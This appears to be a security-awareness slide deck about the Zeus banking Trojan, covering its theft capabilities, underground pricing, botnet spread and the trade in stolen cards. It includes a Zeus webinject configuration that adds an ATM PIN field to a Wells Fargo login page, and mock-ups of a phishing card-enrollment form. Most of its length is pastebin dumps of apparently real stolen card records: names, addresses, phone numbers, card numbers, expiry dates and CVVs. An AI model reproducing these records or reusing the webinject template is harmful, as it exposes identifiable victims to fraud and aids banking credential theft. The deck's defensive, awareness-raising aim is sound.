


# ZEUS

Chris Forgan

Barry Seward, CISSP, MBCS, IEEE, ISSA






- **The scourge of banking.**
- **Zeus (also known as Zbot, PRG, Wsnpoem, Gorhax and Kneber) is a Trojan horse that steals banking information by keystroke logging.**



- Steals data submitted in HTTP forms
- Steals account credentials stored in the Windows Protected Storage
- Steals client-side X.509 public key infrastructure (PKI) certificates
- Steals FTP and POP account credentials
- Steals/deletes HTTP and Flash cookies
- Modifies the HTML pages of target websites for information stealing purposes
- Redirects victims from target web pages to attacker controlled ones
- Takes screenshots and scrapes HTML from target sites
- Searches for and uploads files from the infected computer
- Modifies the local hosts file  
(%systemroot%\system32\drivers\etc\hosts)
- Downloads and executes arbitrary programs
- Deletes crucial registry keys, rendering the computer unable to boot into Windows



Zeus config file instructs the browser to insert html code into the data stream

and then to remove it (and entered data) before sending the data back

```
webinjects - Notepad
File Edit Format View Help
set_url https://online.wellsfargo.com/login* GP
data_before
<input type="password" name="password"*/td>
data_end
data_inject
<td width="225"><label for="password" class="formlabel">3. ATM PIN</label><br/>
<input type="password" name="uspass" id="atmpin" size="20" maxlength="14" title="Enter ATM PIN" tabindex="11" accesskey="A"/>
<br/>&nbsp;</td>
data_end
data_after
data_end
data_before
<label for="account" class="formlabel">
data_end
data_inject
4. Sign on to
data_end
data_after
</label>
data_end
```

Verified by Visa | MasterCard SecureCode | Enrollment - Microso...

File Edit View Favorites Tools Help

Address <https://> [redacted] Go Links >>

**Verified by VISA** **MasterCard. SecureCode.**

**Verified by Visa / MasterCard SecureCode Enrollment:**

Due to recent changes in [redacted]: Rules all our customers must be enrolled in Verified by Visa or MasterCard SecureCode program depending on type of your Check Card. **To continue complete this form and click Activate Now.**

**Social Security #:** [ ] - [ ] - [ ]

**Card Number:** [ ] (16 digits)

**Expiration Date:** [ ] / [ ] (MM/YY)

**Signature Code:** [ ] [ ] [ ] (Last 3 digits on the back)


**Card PIN Code:** [ ] (4-6 digit code that you enter in ATM)

**Choose Password:** [ ] [How will it be used?](#)

**Confirm Password:** [ ] (6-12 characters length)

**Activate Now**

If you already enrolled in Verified by Visa or MasterCard SecureCode program to continue please enter current password or select new then **click Activate Now.**



Enter Your Password using the virtual keypad below:

IPIN (Internet Password)  QPIN (Query Password)

▶



[▶ Login](#) [Trouble logging in? Click here!](#)

Enter Your Password using the virtual keypad below:

IPIN (Internet Password)  QPIN (Query Password)

▶



[▶ Login](#) [Trouble logging in? Click here!](#)

Enter Your Password using the virtual keypad below:

IPIN (Internet Password)  QPIN (Query Password)

▶



[▶ Login](#) [Trouble logging in? Click here!](#)

Enter Your Password using the virtual keypad below:

IPIN (Internet Password)  QPIN (Query Password)

▶



[▶ Login](#) [Trouble logging in? Click here!](#)

Enter Your Password using the virtual keypad below:

IPIN (Internet Password)  QPIN (Query Password)

▶



[▶ Login](#) [Trouble logging in? Click here!](#)

Enter Your Password using the virtual keypad below:

IPIN (Internet Password)  QPIN (Query Password)


▶



[▶ Login](#) [Trouble logging in? Click here!](#)

- Zeus is readily available to buy in underground forums for as little as 700 USD and up to 3000-4000 USD for the newest version.
  - The package contains a builder that can generate a bot executable and Web server files (PHP, images, SQL templates) for use as the command and control server.
- The vendor then provides the user with a personalised licence key for his configuration.

# DLP Assured | Where does it go? Ask Google



visa sitepaste-it.net - Google Search - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.google.co.uk/search?hl=en&as\_q=visa&as\_epq=&as\_oq=&as\_eq=&num=10&lr=&as\_filetype=&ft=i&as\_sitesearch=paste-it.net&as\_qdr=all&as\_rights=&as\_occt=any&icr= Google

Most Visited Latest Headlines Webex Intranet OWA Backup Web Mail FTP Welcome to vSphere-L... Multimap

visa sitepaste-it.net - Google Search

Web Images Videos Maps News Shopping Google Mail more

Web History | Search settings | Sign in

## Google

visa site: [redacted] Search

About 50 results (0.26 seconds) Advanced search

**Everything**  
More

**The web**  
Pages from the UK  
More search tools

**Get A UK Visa**  
OneStopVisa.co.uk One Stop Visa - UK Leading Experts No Stay - No Fee' On All Visas! Sponsored links

**Need a Visa or Passport ?**  
www.visaworld.co.uk Visa & Passport Processing Agents Agent for most Embassies

**View raw** - New - [redacted]  
... 27291 | 9/2/2009 5:21 | Mrs B Hattersley | VISA | 4129831720064027 | 08 ... 10/27/2009 10:00 | MRS JULIE A KELLY | VISA | 4462614532598531 | 07 | 12 ...  
[redacted]raw/public/ra1be17/ - Cached

**visa** - [redacted]  
1287 VISA:.....9076:1be1bab8ea5489b8 Tue Sep 22 12:15:23 EDT 2009:60:94: 1288:  
VISA:.....9076:1be1bab8ec1cc6b6 Tue Sep 22 12:18:22 EDT 2009:39:94: ...  
[redacted]public/9438cc7 - Cached

**Anita Myatt | 248 Bridgnorth Road | Wolverhampton, West Midlands ...**  
B98 8QZ | UK | 01527455161 | ngchiho@hotmail.co.uk | VISA |4929452739280009 | 06 | 12 |  
250 Lisa Wynn | 18 Oak Ridge | dorking, Surrey RH4 2NS | UK ...  
[redacted]download/public/mc929a5/

**randon cv fresh** - [redacted]  
16 Jan 2010 ... with Bin \$1 extra fee MIX CC ONLY UK CC NORMAL \$9 WITH DOB \$19  
Randon with Bin \$1 extra fee EU Visa / Master / Amex \$10 AU Visa / Master ...  
paste-it.net/public/ff0257/ - Cached - Similar

**View raw** - New - [redacted]  
... =miss+sarah+!+mitchell|CardNumber=4659105156294939|ExpiryDate=0611|CardType  
=VISA|CV2=924|BillingAddress=6 prestatyn road|BillingPostCode=cf3+1rz|  
[redacted]raw/public/aa27701/ - Cached

**View raw** - New - [redacted]  
20| Dresden| Saxony| Germany|01277|Sabine Scharle|VISA| 4546176454844029|0613|449|  
Dianne|Carrien|150 south parade|matlock ...  
[redacted]raw/public/p369754/ - Cached

**Live => stephenprower|39 Babbage Way|Bracknell|Berkshire|United ...**


Done Ter Disabled

# DLP Assured | New credit card data is sold

Mozilla Firefox  
File Edit View History Bookmarks Tools Help  
http://paste-it.net/raw/public/p3d6754/  
Most Visited Latest Headlines Webex Intranet OWA Backup Web Mail FTP Welcome to vSphere-L... Multimap  
http://paste-it.net...w/public/p3d6754/

Charlotte|Ezekiel|Richmond|Surrey|United Kingdom|tw9 2jd|miss c s ezekiel|MAESTRO|675940441|5876|0210|324|07985519118  
Rick|Cotgreave|Sheffield|S Yorks|United Kingdom|S8 9HD|R Cotgreave|MAESTRO|67596868|0795|1110|551|07900670089  
sara|wormald|moorhaven village,bittaford|ivybridge|devon|United Kingdom|PL21|Mrs.S.J.Wormald|MC|52993091|9817|0811|743|01752892989  
William J Grant|BAE SYSTEMS|P.O. Box|n/a|Saudi Arabia|11481|William J Grant|DELTA|49218270|4967|0312|843|  
Sabine|Scharfe|Dresden|Saxony|Germany|01277|Sabine Scharfe|VISA|4546176454844029|0613|449|00493512168998  
Dianne|Carrieri|matlock bath|matlock|derbys|United Kingdom|de4 3nr|Mrs Dianne Carrieri|VISA|400880950000|1433|0510|706|07835975145  
J|Bridger|Flat 4|Hastings|East Sussex|United Kingdom|TN35 5EJ|J Bridger|DELTA|45431330|4422|0914|292|07967366123  
Judy|Dowling|Croydon Park|Sydney|New South Wales|Australia|2133|Judy M. Dowling|DELTA|44342000|7182|1010|196|61296424637  
Zweifel|Daniel|Zurich|Switzerland|Switzerland|8032|Daniel Fritz Zweifel|MC|51019700|03551|0112|889|0041763167165  
Lucy|Tallis|Forest Hill Road|Huddersfield|West Yorkshire|United Kingdom|HD3 3FB|Lucy Tallis|DELTA|44627934000|0315|1011|853|07920097672  
Sue|Shaw|Welney|Norfolk|United Kingdom|PE14 9TW|Mrs Sue Shaw|VISA|465590830000|6808|0310|849|07840869531  
Elizabeth|Clarke|Flat 3|Tunbridge Wells|Kent|United Kingdom|TN11 1LY|Miss E A M Clarke|MAESTRO|67596751|05170|0211|543|07879898013  
Charlotte|Benedict|Sileby|Loughborough|Leicestershire|United Kingdom|LE12 7SB|MRS C L BENEDICT|MC|52993070|3028|0910|136|01509816358  
Feter|Lahoud|London|London|United Kingdom|N4 3HB|P Lahoud|VISA|492942030000|3008|0213|445|07974728262  
Gavin|Orde|London|London|United Kingdom|SW15 3DA|G R P ORDE|MC|542011380000|2750|0511|465|07810564204  
Veronica|Moen|Wimborne|Dorset|United Kingdom|BH21 2PH|V K Moen|VISA|492940880000|9011|0512|894|01202881366  
Joan|Nicosia|New York|NY|United States of America|10011|Joan Nicosia|VISA|41245300|5631|0315|762|9173405076  
Sam|Jackson|Berkhamsted|Herts|United Kingdom|HP4 2NE|MR S JACKSON|DELTA|46592203|4004|0512|983|07786528985  
William|Grant|BAE SYSTEMS|P.O. Box|n/a|Saudi Arabia|11481|William J Grant|DELTA|49218270|4967|0312|843|00966500530291  
Kathryn|Davis|Hove|East Sussex|United Kingdom|BN3 6LL|Mrs K Davis|DELTA|45397854|7506|0912|891|01273203929  
elaine|muir|edinburgh|midlothian|United Kingdom|eh92|n miss eog muir|DELTA|4543132998263328|0910|191|07808770280  
Sarah|Davidson|Clapham|London|United Kingdom|SW4 9LA|Miss S L Davidson|UKE|49173170000|39710|0811|792|07951050997  
Scott|Levallen|London|London|United Kingdom|EC4M 6XX|MR S LEWALLEN|VISA|41298513|9890|0711|123|07768104613  
Sarah|Dean|Matfield Road|Slough|Berks|United Kingdom|SL1 1QE|Mrs Sarah Dean|VISA|430567900000|09975|0410|806|01753531086  
Hong |Xiao|Durham |Durham |United Kingdom|dh1 3lr|MONG XIAO|VISA|42639335|5403|0410|983|01913345317  
colin|reeves|navenby|lincoln|lincolnshire|United Kingdom|LN5 0TR|colli reeves|MC|54546058|8075|0311|983|0779870623  
Jennifer|Machicho|Langdon Hills|Basildon|Essex|United Kingdom|SS16 4SH|Mrs Jennifer M Machicho|VISA|41298512|2260|0811|416|01268543786  
Tracy|Parkin|Colchester|Essex|United Kingdom|co29sb|Tracy Jean Parkin|MC|54345821|6362|0910|822|01206545171  
Helen|Ellis|Branhall|Stockport|Cheshire|United Kingdom|SK7 2FX|H Ellis|DELTA|46590201|5025|0810|861|07796060500  
Patrick|Egan|Llanfairpwllgwyngyll|Isle of Anglesey|United Kingdom|LL61 5NZ|Mr P Egan|DELTA|45431332|2623|1113|867|01248714933  
Marjorie|Richards|Bournemouth|Dorset|United Kingdom|BH9 3EU|Mrs C. M. Richards|DELTA|49218198|1181|0512|063|01202516668  
james|constantine|bedale|north yorkshire|United Kingdom|DL8 1RQ|j m constantine|DELTA|46592104|6003|0212|998|01677423444  
COLIN|URQUHART|NAIRN|HIGHLANDS|United Kingdom|IV12 5NF|colin j urquhart|MAESTRO|67596477|2990|0411|827|01667454230  
Todd|Novis|Columbus|TX|United States of America|78934|Betty Novis|MC|53966200|5381|1010|793|9797325771  
nikulas|rokiczky|rosset nr. chester|north wales|United Kingdom|LL20NE|nikulas rokiczky|MAESTRO|67596720|1466|0811|276|07729955253  
Julia|Price|Dounby|Orkney|United Kingdom|PM17 2HZ|Miss Julia F Price|MAESTRO|6759643877543261|1210|521|01856771798  
Christine|Hamilton|Coventry|West Midlands|United Kingdom|CV14JA|CM Hamilton|VISA|45607339|0081|0911|206|07803048613  
Jill|Robinson|Button Jugs|Henley-on-Thames|Oxfordshire|United Kingdom|RG92EF|MS J M ROBINSON|DELTA|46594214|4789|0812|740|01491574744  
Jean|Gournay|Cheshunt|Herts|United Kingdom|EN8 0XE|Mrs Jean Gournay|MC|52993047|4324|0411|845|01992446817  
denise|young|bedlington|northumberland|United Kingdom|ne22 6na|denise young|DELTA|44627407|6215|0311|307|01670824366  
Matthew|Biggs|Crib Street|Ware|Herts|United Kingdom|SG12 9XB|Mr Matthew John Biggs|VISA|45436120|5330|0612|797|01920469349  
christopher|harris|galley hill|guisborough|cleveland|United Kingdom|ta14 8pg|mr christopher harris|MC|52993030|4026|1012|476|079845252125  
heather|machin|london|london|United Kingdom|WC1N 3AX|heather machin|MC|54201130|6084|0210|910|32470527416  
Carol|Painter|Micklegate|Derby|United Kingdom|DE3 0TR|C. A. Painter|VISA|44935387|7145|1011|303|01332515010

Done






- Zeus is very difficult to detect even with up-to-date antivirus software.
- This is the primary reason why its malware family is considered the largest botnet on the internet
- Some 3.6 million PCs are said to be infected in the U.S. alone.

- The Zeus Trojan controlled machines are in 196 countries.
- The five countries with the most significant instances of infected machines are:
  - Egypt
  - United States
  - Mexico
  - Saudi Arabia
  - Turkey

# HOW IS THE CREDIT CARD DATA USED?



Malware exploiters purchase malware and use it to steal victim banking credentials. They launch attacks from compromised machines that allow them to transfer stolen funds and deter any tracking of their activities.



Money mule networks are comprised of individuals engaged in the transfer of stolen funds who retain a percentage for their services.



Victims include individuals, businesses, and financial institutions.



Malware coders develop malicious software that is sold on the black market.

